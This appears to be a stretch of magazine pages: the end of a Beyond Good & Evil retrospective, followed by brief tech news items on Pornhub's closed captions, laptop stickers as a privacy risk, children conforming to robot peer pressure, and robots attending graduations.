
consistent income (which you'll need for upgrades through the game) and the weapon she needs to utilise to bring down the DomZ. Ubisoft Montpellier was beaten to market by *Metroid Prime* with its scanning technology, but Jade's camera feels far more relatable thanks to its practicality. Through the lens of this device you see the world as she does while simultaneously having it revealed to you. It might not be as densely populated and emergent as worlds that would follow, but it is diverse and strange enough to offer surprises along the way.




## Action sequences

We often cite the rooftop chase as one of the greatest moments in gaming history, delivering the kind of exciting action set piece that would go on to be perfected, more or less, by Naughty Dog in *Uncharted 2: Among Thieves*.

*Beyond Good & Evil* imperfectly attempted to do a lot of things, but like so many games that attempt to merge many genres and mechanics into one cohesive whole, the sum of the creation is greater than its parts, and in the attempt it helped to form a new benchmark for action games. It was a game about storytelling and immersion in a game world perhaps more than it was about puzzle solving or combat, and that shift in balance was significant for the games that would follow. Michel Ancel lit the way, and that's a big reason why *Beyond Good & Evil* is so beloved. ■






## Pornhub introduces closed captions [Erotic moaning intensifies]

Audio descriptions mean everyone can 'have what she's having'.


While not everyone will appreciate Pornhub's introduction of closed captioning for audio that is generally manifest, the company stated that it wanted to offer an inclusive environment for the many hearing impaired intending to use its service. Pornhub said the captioning was undertaken by humans to help those unable to hear the original audio: determine who is talking, highlight important sounds and detect any change in emotion [Naughty voice]. Whilst the company isn't one to hold back from potential PR exposure, it's an outcome that can't hurt for the many millions of people worldwide suffering from various forms of hearing loss.



## Security unstuck: how stickers are a serious security threat

WELL THIS IS A STICKY SITUATION.

Mind your customisation with this handy lesson. Matt Mitchell — director of digital safety and privacy for the Berlin-based human rights non-profit the Tactical Technology Collective — reckons the stickers on your laptop are the most dangerous thing you can bring to a tech conference. The logic goes that stickers give away where you work, where you live, how you vote or what social media platforms you use to people who know how to use this information to infiltrate your computer or just harass you for your views. The safest thing, Mitchell said, is to stick to keeping your tech stickerless.



## Children susceptible to peer pressure from robots

IF A ROBOT JUMPED OFF A BRIDGE WOULD YOU?

A 1930s conformity study known as the Asch experiment has been replicated with a group of humanoid robots to see if people are as swayed by a group of androids as they are by other humans. Published in the journal *Science Robotics*, the experiment had a group of actors sit in with a target and match the length of a line with another from a set of multiple-choice options. The actors (or robots) either respond truthfully or all select an obviously incorrect answer. The target's response is taken last, to see if the decisions of others influence theirs. Adults showed that while human peer pressure still has an effect, the response of robots did not. Children however, were significantly influenced by how the group of robots answered.



## Attend your graduation in robot form

ROBOT DANCE YOUR WAY TO THAT DIPLOMA.

Graduations will be a seminal moment in many people's lives, but there's always the risk that you might have a medical emergency or you need to be out of town on that particular day. Traditionally this would've meant you had to miss the ceremony, but new Segway-like robots with a screen and webcam are now being used to beam the experience to graduates remotely. The trend started with two Carnegie Mellon business students accepting their certificates in 2017 using a TepperBot3000 donned in full academic robes, but this futuristic attendance method was recently adopted by a high school graduate from Alabama who could not be discharged from hospital to attend the ceremony.





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